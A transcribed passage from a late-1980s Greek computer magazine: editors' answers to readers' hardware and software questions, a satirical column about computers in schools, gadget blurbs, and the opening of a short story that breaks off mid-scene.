Γ. Κίγκιλο (Αιγάλεω):

Να σου πούμε την αμαρτία μας, εμείς το είχαμε σε έκδοση για δίσκο. Πάντως επειδή είχαμε κι άλλους αναγνώστες που είχαν το ίδιο πρόβλημα, υποπτευόμαστε ότι η έκδοση για την κασέτα είναι μάλλον «λειψή».

Κ. Κατσιμπόκη (Χαλάνδρι):

Φίλε μας, όσο κι αν σου φαίνεται παράξενο, για την κατάσταση αυτή ευθύνεστε εσείς οι αναγνώστες! Η τρομερή σας συμμετοχή και η βροχή των προγραμμάτων που πέφτει στα γραφεία μας (ειδικά για τον AMSTRAD) κάθε μήνα, μας υποχρέωσε να κρατάμε κάποια σειρά προτεραιότητας. Πάντως, για τη δισκέτα σου μην ανησυχείς. Είναι εδώ σώα και μπορείς να περάσεις από τα γραφεία μας για να την παραλάβεις.

Δ. Βλάχος (Αλεξάνδρεια):

Ξέχασες να μας πεις κάτι ελαφρώς... σημαντικό: Σε ποιόν υπολογιστή έχεις το πρόβλημα; Πάντως όσον αφορά τους home, σίγουρα δεν γίνεται. Η εντολή RUN συντάσσεται με αριθμό και μόνο.

Β. Δημοράγκα:

Τις περισσότερες φορές όχι. Οι περισσότεροι τίτλοι προγραμμάτων κυκλοφορούν σε όλα τα computer shops. Εμείς σημειώνουμε απλά το κατάστημα ή τον αντιπρόσωπο που διακινεί το προϊόν.

Σ. Παπαδάκη (Χανιά):

Για τις τιμές φίλε μας νομίζω ότι το καλύτερο που έχεις να κάνεις είναι να κάνεις την ίδια ερώτηση σε κάποιο κατάστημα, απ΄ όπου θα έχεις έγκυρη απάντηση. Εμείς μόνο «περίπου» μπορούμε να σε διαφωτίσουμε. Περιμένουμε επεμβάσεις!

Γ. Αϊδινίου (Φλώρινα):

Λοιπόν, πρώτη ερώτηση: Απ΄ όσο ξέρουμε όχι. Δεύτερη ερώτηση: Ελπίζουμε να το «περνάς» στο 64 mode. Πάντως, επειδή κι εμείς δεν έχουμε τίποτα υπόψη μας αυτή τη στιγμή, η καλύτερη κίνηση είναι ένα τηλέφωνο στα computer shops. Λοιπόν, νομίζω ότι τελειώσαμε. Χαιρετίσματα στη Φλώρινα!



Ε. Μουτσάκη:
Πώς σου φαίνεται να γίνεις συνδρομητής; Νομίζουμε ότι θα έλυνε το πρόβλημά σου μια για πάντα, έτσι δεν είναι;

Π. Κατσιγιώργη:
΄Ισως θα΄ πρεπε να μάθεις ότι είμαστε κι εμείς «ευτυχείς κάτοχοι» μιας Amiga 1000 και είμαστε ενθουσιασμένοι με την «κουκλίτσα» μας. Αλλά φταίμε εμείς όταν τέτοια προγράμματα σαν αυτά που λες δεν έρχονται στην Ελλάδα; Πώς να τα παρουσιάσουμε, τη στιγμή που δεν κυκλοφορούν στην ελληνική αγορά... Εάν πάλι έχουν έρθει, μην ανησυχείς · δεν θα γλυτώσουν από τα Review μάς! ΄Οσο για το top-ten, θα πρέπει να παραδεχτείς οτι οι κάτοχοι ST στην Ελλάδα είναι πολύ περισσότεροι, κυρίως λόγω διαφοράς τιμής μεταξύ των μηχανημάτων, με συνέπεια τα παιχνίδια (και γενικά το software) να υπερέχει, σε αριθμό τουλάχιστον. Μη φοβάσαι όμως, το top-ten παρακολουθεί τις εξελίξεις και ίσως στα επόμενα τεύχη... πού ξέρεις!

Α. Χερχαντέρη (Καλλιθέα):
Τη στήλη με τον 68000 την έχουμε υπόψη μας, μόνο λίγο υπομονή. Για τον «ιό» δεν έχουμε να σου πούμε πολλά πράγματα, μια και δεν έχουμε σκεφτεί καν να τον εξετάσουμε · μόλις τον βλέπουμε τρέχουμε! Πάντως, επηρεάζει κατά κύριο λόγο τα προγράμματα που κάνουν boot. ΄Οσο για την «εξέλιξη» που γράφεις, μόλις τα πάθαμε! Για τα παιχνίδια που λες, δεν πιστεύω να έχεις παράπονο΄ και το TEST DRIVE βάλαμε και το AIR RALLY, κι άλλα πολλά.

Γ. Καρίκα:
Το μόνο ειδικό μηχάνημα που χρειάζεσαι είναι ένας καλός assembler-disassembler και μερικά «ειδικά» βιβλία!

Μ. Τριανταφύλλου:
Γιατί δεν αρχίζεις με ένα καλό βιβλίο για γλώσσα μηχανής του 6502; Ειδικά για τους COMMODORE, υπάρχουν πάρα πολλά. ΄Οσο για τα παιχνίδια, ένα τηλέφωνο στα COMPUTER SHOPS θα έλυνε όλες τις απορίες σου.

Α. Μάλλη:
Και το ρωτάς; Και βέβαια να μας το στείλεις! Μόλις δημοσιευθεί, θα έχεις και το «δωράκι».

Σέριφ (Καλαμπάκα):
Εμείς πάντως, ούτε πουλάμε ούτε ανταλλάσσουμε! Δεν παίρνεις ένα τηλέφωνο το αρμόδιο κατάστημα;

Γ. Σίντο (Ιωάννινα):
΄Ολα αυτά σωστά, αλλά σου ξέφυγε μια μικρή λεπτομέρεια: το PC section είναι ΜΟΝΟ για τα PCs! Για τους υπολογιστές που λες, τεστ έχουν ήδη γίνει (πώς ήταν δυνατόν να τους αφήσουμε απ΄ έξω;). ΄Οσο για το PIXELWARE, η απάντηση είναι: Μάγος είσαι;

Π. Μίγδα:
΄Εκανες τόσες προσπάθειες, κάνε και μια ακόμα! Θα πρέπει να είναι η τελευταία. ΄Οσο για τον +2, η αλήθεια είναι σκληρή. Δεν υπάρχει δυνατότητα σύνδεσης με εξωτερικό κασετόφωνο, γιατί δεν υπάρχει κατάλληλη θύρα. Εκτός βέβαια κι αν έχεις σκοπό να το «σκαλίσεις» εσωτερικά, οπότε πολλά μπορούν να συμβούν!

Π. Κακαλέτρη (Ν. Κόσμος):
Επειδή το όλο θέμα είναι ελαφρώς απέραντο, θα ήθελες να γίνεις κάπως πιο συγκεκριμένος;

Β. Γεωργίου (Τρίπολη):
Είμαστε αθώοι, πίστεψέ μας! Κάποιο πρόβλημα πιθανώς με το ταχυδρομείο. ΄Οσο για το RESET, bad news: το περιοδικό έχει εξαντληθεί, αλλά αν το θέλεις τόσο πολύ, τότε πρόσεξε καλά: Κοίταξε από πίσω τον COMMODORE, πήγαινε στο USER PORT, πάρε ένα σύρμα και βραχυκύκλωσε τα pins 1 και 3 (από τα αριστερά). Προσοχή όμως: για 1 δευτερόλεπτο, ούτε στιγμή παραπάνω!

Σίμος - Μανώλης (Λάρισα):
Για τον APPLE IIc φοβάμαι πως δεν έχουμε τίποτε. ΄Οσο για τον IIGS, το PICEL 29 είναι αφιερωμένο σ΄ αυτόν. Δεν έχεις λοιπόν παρά να επικοινωνήσεις με το τμήμα διακίνησης για τα περαιτέρω.

Μ. Μακρή:
PC = Personal Computer, PCW = Personal Computer Wordprocessor. Σειριακή έξοδος είναι αυτή όπου τα bits στέλνονται με τη σειρά, ένα-ένα. Το τι σημαίνει desk top είναι κάπως δύσκολο να σου εξηγήσω. Μου χρειάζεται άλλο ένα PIXEL! Πάντως, όποτε ακούς αυτή τη λέξη να σκέφτεσαι ότι έχει σχέση με γραφείο. Π.χ. desktop publishing είναι η έκδοση εντύπου πάνω στο γραφείο με τη βοήθεια υπολογιστή, το desktop σύστημα είναι ένας επιτραπέζιος computer κλπ. κλπ. κλπ.

Τ. Λαουτάρη:
Μια ζωή τη δημοσιεύουμε! Για κοίταξε πίσω, στον οδηγό αγοράς... Ξέρεις, εκεί στις αντιπροσωπίες software.

Γ. Μήλιο (Λέσβος):
Οι 80286 και 80386, αλλά τον τελευταίο καλύτερα να τον ξεχάσεις, γιατί με τα χρήματα που διαθέτεις δεν παίρνεις ούτε τα ποδαράκια! ΄Οσο για τις υποδείξεις, μείνε on line με το PC section και δεν θα χάσεις!

Φ. Σαλμά (Βόλος):
΄Ωστε έτσι! Κορόιδα λοιπόν... Λοιπόν να ξεκαθαρίσουμε ορισμένα πράγματα: Δεν φταίμε εμείς, όταν τη στιγμή που παίρνουμε το πρόγραμμα για review υπάρχει **μόνο** σε έναν υπολογιστή... Δεν μας ενδιαφέρει το πότε θα έρθει ένα πρόγραμμα στην Ελλάδα, αλλά αν θα αντιπροσωπεύεται επίσημα. Τέλος, μας ενδιαφέρει μια γενική γνωριμία του παιχνιδιού κι όχι ένα τριπλό review (αλήθεια, σκέφτηκες πόσες στήλες χρειαζόμαστε;). Τέλος πάντων, για να δεις τι καλοί που είμαστε, ούτε κι εμείς τα βάζουμε μαζί σου (αν κι εδώ που τα λέμε, στο «τσακ» είμαστε!).

Δ. Στούκο (Κορυδαλλός):
΄Εχεις δοκιμάσει να αντιγράψεις ένα πρόγραμμα; Μάλλον όχι. Ε, λοιπόν, ζήτησε από κάποιον φίλο σου να σου μιλήσει για το μαρτύριο του «βάλε πρωτότυπη - διάβασε - βγάλε - βάλε αντίγραφο - γράψε - βγάλε» και θα καταλάβεις!

Σ. Ζολώτα (Σύρο):
Επιμένουμε ότι δεν φταίμε εμείς! Τέλος πάντων, θα το ξανακοιτάξουμε το θέμα. Σίγουρα πάντως η συνδρομή δίνει ένα τέλος σε πολλά προβλήματα τέτοιου είδους. ΄Οσο για την Amiga, βεβαίως και υπάρχει emulator, και μάλιστα δεν χρειάζεται καν πρόσθετο επεξεργαστή, είναι δηλ. software emulation!

Ν. Δρακουλλέλη:
Δηλαδή, σαν να λέμε ότι υπάρχουν υπολογιστές για άτομα με υψηλή εξυπνάδα, και υπολογιστές για κουτούς... έτσι; Φίλε μας, η ουσία δεν είναι εκεί. Πήγαινε καλύτερα σε έναν καθρέφτη, κοίταξε τον εαυτό σου και ρώτησέ τον: Θα ασχοληθώ με τον προγραμματισμό ή θα παίζω μόνο Defender of the Crown; Αν θέλεις, τότε μην το σκέφτεσαι΄ με γειά σου προκαταβολικά!

Β. Ταλαβέρο (Καλλίπολη):
Νομίζεις ότι δεν το ξέρουμε; (Χε χε χε χε!)

Κ. Κουκούλη:
΄Εχουμε χάσει το λογαριασμό μ΄ αυτό το παιχνίδι: Επεμβάσεις, ξανά επεμβάσεις, Hints, Tips, Pips, Mips... ο Αντώνης ο Λεκόπουλος έχει βαρεθεί να παίρνει επεμβάσεις! Ξεφύλλισε κάποιο Pixel, έτσι στην τύχη, κι όλο και κάτι θα πέσει στα χέρια σου!

CONDORE:
΄Ενα μόνο έχουμε να πούμε: Η καχυποψία σου συγκρίνεται μόνο με την καχυποψία σου!

Ε. Πιλπιλίδου:
Ομολογουμένως, το πρόγραμμα που διάλεξες είναι από τα πιο δύσκολα που έχουμε δημοσιεύσει. Δεν ρίχνεις μια ματιά ξανά στα data και στους γραφικούς χαρακτήρες;

Γ. Τασάκη (Παγκράτι):
Εμείς φίλε μας δεν έχουμε καμία αντίρρηση να δημοσιεύσουμε τα όσα μας λες. Αρκεί να επικοινωνήσεις με τη σύνταξη του περιοδικού και είμαστε στη διάθεσή σου!



Γ. Κούρνη:

Πώς ήταν δυνατόν να μας ξεφύγει η «κουκλίτσα» φίλε μας; Βέβαια και την έχουμε στο τεύχος 35. Το λειτουργικό της σύστημα είναι δική της αποκλειστικότητα και λέγεται Amiga-DOS (τι άλλο;). Για τις ερωτήσεις πάνω στα εκπαιδευτικά προγράμματα, μάλλον θα σε απογοητεύσω. Τουλάχιστον στην Ελλάδα τέτοια πράγματα, απ' όσο ξέρουμε, δεν υπάρχουν. Όσο για το «κουτί» και τις τιμές, τι να σου πω... ό,τι και να σου πω θα σε γελάσω. Ίσως με ένα τηλέφωνο στα computer shops να έχεις περισσότερη τύχη.

Σερασίδης Βασίλειος:

Απαραίτητη προϋπόθεση για να σωθεί το πρόγραμμα με CODE είναι να είναι κώδικας μηχανής. Για να το σώσεις χρησιμοποίησε την εντολή SAVE ως εξής: SAVE «όνομα» CODE start address, length όπου start address είναι η διεύθυνση από την οποία θα αρχίζει να σώζει στο κασετόφωνο ο υπολογιστής και length ο αριθμός των bytes που θα γραφτούν στην κασέτα. Για να το φορτώσεις θα χρειαστεί να εκτελέσεις τις εντολές CLEAR start address-1: LOAD «όνομα» CODE. Προγράμματα σωσμένα με αυτόν τον τρόπο δεν τρέχουν αυτόματα. Θα μπορούσες να φτιάξεις ένα loader σε Basic και να το σώσεις με το σχετικό LINE ώστε να τρέχει αυτόματα.

Μ. Δερμιτζάκη:

Αφού μας παρακαλείς τόσο πολύ, μπορούμε εμείς να σου χαλάσουμε το χατήρι; Ας αρχίσουμε από την αρχή: AT και XT είναι κατευθείαν απόγονοι του IBM PC, με τη διαφορά ότι είναι βελτιωμένοι και ως προς την ταχύτητα και ως προς το configuration. Χαρακτηριστικά σου αναφέρω ότι ο «παλιός» IBM τρέχει στα 4,77 MHz ενώ ένας συνηθισμένος AT πιάνει με «τετάρτη» τα 12 MHz! Οι διάφορες κάρτες EGA, CGA και Hercules δεν είναι τίποτε άλλο από κάρτες γραφικών, οι οποίες συνδέονται σαν περιφερειακές μονάδες συνήθως εσωτερικά και εφοδιάζουν τους συμβατούς με γραφικά ποικίλων χρωματισμών και αναλύσεων. Η θύρα RS232 είναι η γνωστή σειριακή θύρα. Αντίθετα με την παράλληλη θύρα (ή αλλιώς Centronics) στη σειριακή θύρα τα δεδομένα πηγαινοέρχονται από τα περιφερειακά στον υπολογιστή και αντίθετα το ένα πίσω από το άλλο. Όπως καταλαβαίνεις δεν μπορούμε να περιμένουμε από τη θύρα αυτή μεγάλη γρηγοράδα. Οι επεξεργαστές τέλος 8088 και 8086 είναι οι κλασικές CPU των συμβατών. Νομίζω ότι τελειώσαμε. Στη διάθεσή σου!

Σερ. Αγγελή:

Να, κάτι τέτοια μας λέτε και κοντεύουμε να το πάρουμε πάνω μας! Φίλε μας, να' σαι σίγουρος ότι όλα αυτά που μας ζήτησες θα πραγματοποιηθούν. Μέχρι τότε έχω να σου πω δύο λέξεις: Ευχαριστώ και ...ευχαριστώ!

Μ. Κουνέλη:

Ε λοιπόν, το ξέρεις ότι είσαι κουτσομπόλης; Για να δεις πάντως πόσο σε σκεφτήκαμε, διάβασε την επικαιρότητα και δεν θα χάσεις. Όσο για τις γενικές συμβουλές, υπάρχει η μαγική λέξη: PIXEL τεύχος 34!

Βασίλης Τσιρώνης:

Βεβαίως και μπορεί να γίνει μέσα από το CP/M. Υπάρχει ένα Transient πρόγραμμα με όνομα SET.COM, το οποίο γράφοντας (σε περιβάλλον CP/M) SET όνομα αρχείου [RW] αναιρείται η προστασία Read Only. Έτσι θα μπορέσεις να σβήσεις το πρόγραμμα και με την εντολή ERA.







Η ΤΑΞΗ ΤΟΥ 2000

Να πηδάς από το παράθυρό σου αποφασισμένος να αυτοκτονήσεις, επειδή δεν μπορείς να τελειώσεις το Samantha Fox's Strip Poker, είναι λογικό, εκτός κι αν μένεις σε υπόγειο και το παράθυρό σου απέχει 30 εκατοστά από το έδαφος, οπότε είναι, το λιγότερο, βλακεία.

Να είσαι όμως στα νιάτα σου ο μεγαλύτερος κοπανατζής που γνώρισε ποτέ η ελληνική εκπαίδευση, να κάνεις κοπάνες ακόμα και τις μέρες των διακοπών κι όταν μεγαλώσεις να γίνεις καθηγητής σε γυμνάσιο, είναι τραγική βλακεία. Χώρια δηλαδή που ούτε πολλά θα παίρνεις, ούτε την ησυχία σου θα έχεις, αφού είναι σίγουρο ότι οι μαθητές σου θα σου αλλάξουν τα φώτα. Ιδίως τώρα που η Πληροφορική μπαίνει στα σχολεία.

Δυστυχώς, το Υπουργείο Παιδείας απεφάσισε, από φέτος, να εντάξει τη διδασκαλία του computing στη στοιχειώδη και μέση εκπαίδευση, χωρίς να υπολογίσει τους κινδύνους μιας τέτοιας απόφασης. Μπορεί, βέβαια, τα πρώτα αποτελέσματα να είναι ενθαρρυντικά. Οι μαθητές μάλιστα της Α΄ τάξης του Δημοτικού σχολείου Κάτω Ριζάς έγραψαν κιόλας ένα εκπαιδευτικό πρόγραμμα πρακτικής αριθμητικής που κάνει προσθέσεις και αφαιρέσεις με πορτοκάλια («2 πορτοκάλια + 3 πορτοκάλια πόσα πορτοκάλια μας κάνουν;» και τέτοια θαυμάσια). Το πρόγραμμα τρέχει σε όλα τα κομπιούτερς, εκτός από τον Apple που πήρε το ζήτημα προσωπικά και αρνείται να υπολογίζει πορτοκάλια.

Επιπλέον, όπως ανακοινώθηκε επίσημα, πέρα από την εξοικείωση των ελληνόπουλων με τη σύγχρονη τεχνολογία, αναμένεται και σημαντική βελτίωση στον τομέα του εκπαιδευτικού software. Για παράδειγμα, σύντομα η TASWORD θα κυκλοφορήσει μια επεξεργασία κειμένου, ειδικά για μαθητές, που με το πάτημα ενός μόνο κουμπιού θα γράφουν 500 φορές τη φράση «Δεν θα ξανακάνω αταξίες μέσα στην τάξη».

Χώρια που η Πληροφορική, με το ενδιαφέρον που παρουσιάζει, έγινε κιόλας το αγαπημένο μάθημα των παιδιών και, σίγουρα, θα τους εξασφαλίζει μεγάλους βαθμούς - 17 και πάνω - αντίθετα με άλλα μαθήματα, όπως η έκθεση, όπου οι μαθητές μάς υστερούν δραματικά (στις τελευταίες Πανελλαδικές μπήκε θέμα «Τι ώρα είναι;» και το 85% των υποψηφίων έγραψε κάτω από τη βάση).

Όποια όμως κι αν είναι τα πλεονεκτήματα που υπόσχεται η Πληροφορική, το σίγουρο είναι ότι η διδασκαλία της θα δημιουργήσει τεράστια προβλήματα. Η σχολική αίθουσα του 2000, όπου ο κομπιούτερ θα κυριαρχεί, θα είναι εφιάλτης για τον καθηγητή και απειλή για την ανθρωπότητα: Τα super-micros στα χέρια μικρών παιδιών είναι δυναμίτης. Φυσικά στη χώρα μας δε θα΄χουμε τέτοιο πρόβλημα. Τα χρήματα που θα δοθούν για την αγορά μηχανημάτων, μόλις που φτάνουν για να αγορασθούν κομπιούτερς τόσο παλιά που δεν θα φορτώνουν από disk-drive ή κασετόφωνο, αλλά από γραμμόφωνο με χωνί. Αλλά ποτέ δεν μπορείς να είσαι βέβαιος!!

Όταν μέσα σε τρία χρόνια, από τον «ήχο» του Spectrum, που για να τον ακούσεις έπρεπε να τεντώσεις τα αυτιά σου όσο μπορούσες (πολλοί φανατικοί users έπαθαν ζημιά και τα αυτιά τους γίνανε σαν του Mister-Spok) φτάσαμε στον τετρακάναλο του ST και της Amiga, όταν από το πληκτρολόγιο του 48άρη, που για να βρεις το ATTR χρειαζόσουν χάρτη και άπειρες ζωές, φτάσαμε στο mouse και στα user-friendly λειτουργικά, όταν από τα ηλίθια graphics του SPACE INVADERS, φτάσαμε σε τόσο ζωντανά και ρεαλιστικά παιχνίδια, που σήμερα παίζεις κρεμάλα με τον Macintosh κι αν δεν έχεις μεγάλο λεξιλόγιο σε βρίσκουν στραγγαλισμένο μπροστά στο πληκτρολόγιο. Όταν λοιπόν συμβαίνουν όλα αυτά, ε, τότε πρέπει να προσέχεις μικρούς και μεγάλους.

Με τα modem και τα on line συστήματα ο μπέμπης της γειτόνισσας μπορεί να ρίξει όλο το πυρηνικό οπλοστάσιο του ΝΑΤΟ στην αυλή σου.

Και, φυσικά, υπάρχει ο κίνδυνος ατυχημάτων για τα ίδια τα παιδιά. Δεν έχουν περάσει ούτε δύο μήνες από το τραγικό ατύχημα της Αϊόβα, όπου ο 15χρονος μαθητής John o' Keen, θέλοντας να κάνει κοπάνα από το μάθημα της Πληροφορικής και βρίσκοντας την πόρτα του διαδρόμου κλειδωμένη και τα παράθυρα της τάξης του κλειστά, έτρεξε στο PC του σχολείου του το ART-STUDIO, άνοιξε ένα από τα παράθυρα του προγράμματος και προσπάθησε να βγει, με τραγικό αποτέλεσμα λίγες ώρες αργότερα να μεταφερθεί στο νοσοκομείο με το μόνιτορ σφηνωμένο στο κεφάλι.

Προσοχή, λοιπόν! Η τάξη του 2000, η τάξη της Πληροφορικής, είναι κίνδυνος-θάνατος. Ιδιαίτερα τώρα που βγαίνουν τα νέα εκπληκτικά μηχανήματα: οι computers με τεχνητή νοημοσύνη, υπολογιστές δηλαδή που μπορούν να σκέφτονται, υπολογιστές εξυπνότεροι από πολλούς ανθρώπους (απόδειξη, ότι γράφονται συνδρομητές στο PIXEL).

Δημ. Γαζήλας.

MOVING SOUND

Ένα ωραίο design είναι σίγουρα το πρώτο πράγμα που σε «τραβάει» σε ένα φορητό. Το D8304 της PHILIPS, όπως βλέπετε, δεν ξεφεύγει από τον κανόνα - είναι τουλάχιστον εντυπωσιακό!

Πέρα από την εμφάνιση, είναι ένα διπλό κασετόφωνο με γραφικό ισοσταθμιστή πέντε περιοχών, με ραδιόφωνο τεσσάρων περιοχών (FM, LW, MW, SW) και αρκετές δυνατότητες - ευκολίες.

Από τα κυριότερα χαρακτηριστικά του είναι το σύστημα 3 δρόμων - 5 μεγαφώνων που διαθέτει. Το... πέμπτο μεγάφωνο (που είναι και το μεγαλύτερο) έχει το ρόλο του υπογούφερ βοηθώντας στην απόδοση των χαμηλών συχνοτήτων και, φυσικά, βελτιώνοντας τη μουσική σας απόλαυση!

Έχει δυνατότητα για αντιγραφή κασέτα - κασέτα με μεγάλη ταχύτητα, εισόδους για CD-players και τέλος μπορεί να παίζει συνεχόμενα από το ένα κασετόφωνο στο άλλο για... απόλαυση διαρκείας.

Η τιμή αυτού 48.960 δρχ. και θα το βρείτε στα καταστήματα με την επιγραφή PHILIPS.

Αντιπροσωπία για την Ελλάδα η ΦΙΛΙΠΣ ΕΛΛΗΝΙΚΗ Α.Ε. 25ης Μαρτίου 15 στον Ταύρο, τηλέφωνο 4894311.



ΕΝΑ ΕΞΥΠΝΟ ΡΟΛΟΪ

Ένα από τα ωραιότερα ρολόγια της συλλογής της CASIO είναι και το AQ-9W της φωτογραφίας.

Προσφέρει, όπως βλέπετε, ψηφιακές και αναλογικές ενδείξεις, διαθέτει χρονόμετρο δεκάτων του δευτερολέπτου, δεύτερη ώρα - για όσους θέλουν να ξέρουν συνέχεια και την ώρα... Μελβούρνης - και ημερήσιο ξυπνητήρι. Έχει, τέλος, «έξυπνο» ημερολόγιο - ξέρει τα δίσεκτα έτη - και βεβαίως είναι αδιάβροχο.

Κοστίζει 7250 δρχ. περίπου και για περισσότερες πληροφορίες η αντιπροσωπία της CASIO είναι η ΕΛΜΗ Α.Ε., Χ. Τρικούπη 22, στο κέντρο της Αθήνας, τηλέφωνα 3643811-3.





HI TECH

Επιμέλεια: Βασίλης Τερζόπουλος



ΠΛΗΣΙΑΖΟΝΤΑΣ ΤΟ ΑΠΟΛΥΤΟ


Ισως ο τίτλος να προδιαθέτει για τις δυνατότητες αυτού του φορητού - αν μπορούμε να το πούμε έτσι - της SONY. Πέρα από το... χαριτωμένο του όνομα (WA-8000 MK II) αυτό που βλέπετε στη φωτογραφία, περιλαμβάνει ένα δέκτη παγκοσμίου λήψεως και ένα κασετόφωνο.

Ο δέκτης έχει FM, MW και οκτώ μπάντες βραχέων (SW1-8), ώστε να απολαμβάνετε άνετα το... «ράδιο Γουαδαλαχάρα» της Αυστραλίας!

Το υψηλής ποιότητας κασετόφωνο, πέρα από τα συνηθισμένα, έχει AUTO-REVERSE και στην εγγραφή και στην αναπαραγωγή. Βεβαίως, είναι στερεοφωνικό!

Διαθέτει επίσης ένα ρολόι-ξυπνητήρι, για να σας θυμίζει να ακούσετε την αγαπημένη σας εκπομπή και ένα στερεοφωνικό μικρόφωνο, για τις «ζωντανές» ηχογραφήσεις.

Μπορείτε να το βρείτε, στις 165.000 δρχ., στην αντιπροσωπία της SONY, Σ. ΠΕΤΡΟΧΕΙΛΟΣ & ΣΙΑ Ο.Ε., Συγγρού 135, Αθήνα - τηλέφωνα 9348559, 9348554.



ΔΗΜΙΟΥΡΓΗΣΤΕ ΜΕ ΜΙΑ ΟΡΧΗΣΤΡΑ

Μόνο με ορχήστρα θα μπορούσαμε να συγκρίνουμε το PSR 22 της YAMAHA, βλέποντας τις δυνατότητές του.

Προσέξτε κάποιες από αυτές: 32 ήχοι «έτοιμοι» - που μπορείτε και να τους διαμορφώσετε όπως τους προτιμάτε και φυσικά να τους χρησιμοποιήσετε στις συνθέσεις σας -, 6 ήχοι κρουστών για κατασκευή ρυθμού, 4 ήχοι ακομπανιαμέντων, 16 ρυθμοί, ξεχωριστή ρύθμιση έντασης ντραμς και πλήκτρων και πολλές ακόμα που απλά δεν γίνεται, λόγω χώρου, να περιγράψουμε.

Το PSR-22 είναι στερεοφωνικό, διαθέτει εξόδους για ενισχυτή και είναι και φορητό - φυσικά αφού δουλεύει και με μπαταρίες 9V. Κοστίζει περίπου 73.000 δρχ. και για περισσότερες πληροφορίες, η αντιπροσωπία της YAMAHA είναι η Φ. ΝΑΚΑΣ ΑΕ, Ναυαρίνου 13, Αθήνα, τηλέφωνα 3647111-6.

* Το ρεπορτάζ αυτό δεν είναι διαφημιστικό.

Ε.Φ.

ΘΑΛΑΣΣΙΝΗ ΙΣΤΟΡΙΑ

Ο καπτα-Γιώργης έστριψε το δοιάκι και το καϊκάκι πήρε να στρίβει κατά το Πιπέρι, το μικρό νησάκι κοντά στην Αλόννησο. Στην πλώρη ο Μαξ, ο νεαρός Γερμανός με το παιδικό πρόσωπο, άρχισε να φοράει τις φιάλες για να βουτήξει. Ο Μήτσος, γιος του καπτα-Γιώργη και άξιος ψαροντουφεκάς ο ίδιος, κοίταξε τον εξοπλισμό του Μαξ με μίγμα θαυμασμού και ζήλειας.

— Ε, Μαξ, του φώναξε για ν᾽ ακουστεί πάνω απ᾽ το «ντούκουντούκου» της παλιάς μηχανής, αν τά ᾽χα εγώ όλα τούτα δεν θα ᾽βγαζα μόνο φωτογραφίες. Κατάλαβες; Καπίτο;

Ο Μαξ του χαμογέλασε και του απάντησε με σπασμένα Ελληνικά:

— Ζεν πειράζει, εγκώ καταλαβαίνεις εσένα. Εγκώ φεύγκει σε ένα μηνα, εσύ κρατήσει όλο...

Ο καπτα-Γιώργης κούνησε το κεφάλι μελαγχολικά και άρχισε να χτυπάει ένα τσιγάρο στο πακέτο του, κουμαντάροντας το δοιάκι με το πόδι. Εν τω μεταξύ ο Μαξ είχε ετοιμαστεί και δοκίμαζε την υποβρύχια φωτογραφική του μηχανή. Ο Μήτσος δίπλα του φόρεσε τα βατραχοπέδιλα κι έκανε νόημα στον πατέρα του πως είχαν φτάσει στο σωστό σημείο. Η μηχανή ξερόβηξε και σώπασε, τα κουπιά κατέβηκαν στο νερό και τα στιβαρά χέρια του Μήτσου τα κράτησαν κόντρα μέχρι που σταμάτησε τελείως να κινείται το καΐκι.

Το ένα «πλαφ» ήρθε πολύ κοντά με το άλλο: Ο Μαξ κι ο Μήτσος βούτηξαν σχεδόν ταυτόχρονα, ο πρώτος με πλήρη εξοπλισμό κι ο δεύτερος με το στοιχειώδη του ψαροντουφεκά - μάσκα, αναπνευστήρα, πέδιλα, ψαροντούφεκο με λάστιχα... Ο καπτα-Γιώργης έμεινε μόνος στην πρύμνη να κοιτάζει το νερό που τους είχε καταπιεί και να ρουφάει τον καπνό του τσιγάρου του. «Θαρρούν πως με ξεγέλασαν», μουρμούρισε, «ότι τάχαμου ήρθαν για φωτογραφίες... Θαρρούν πως δεν το ξέρω που εδώ από κάτω έχει αρχαία... Σάματις εμείς στα νιάτα μας δεν βουτούσαμε; Δεν το ᾽δαμε, κοτζάμ καράβι;».

Ο γιος του ξαναβγήκε στην επιφάνεια να πάρει ανάσα. Με το κεφάλι μέσα στο νερό, παρακολουθούσε τη φιγούρα του Μαξ που κατέβαινε στο βυθό το γεμάτο φύκια και βράχια. Έκανε να ξαναβουτήξει, αλλά ο καπτα-Γιώργης χτύπησε το κουπί στα κύματα κι ο παφλασμός έκανε το Μήτσο να γυρίσει. Έβγαλε το κεφάλι του απ᾽ το νερό και τον κοίταξε ερωτηματικά. Εκείνος του ᾽κανε νόημα να πλησιάσει. Ο Μήτσος υπάκουα ήρθε κοντά.

— Ανέβα, τού ᾽πε κοφτά και άγρια ο καπτα-Γιώργης. Ο Μήτσος κάτι πήγε να πει, αλλά το αυστηρό βλέμμα του πατέρα του τον έπεισε. Ανέβηκε κι έβγαλε τη μάσκα. Πριν προλάβει να μιλήσει, ο καπτα-Γιώργης τον χαστούκισε και του ᾽πε:

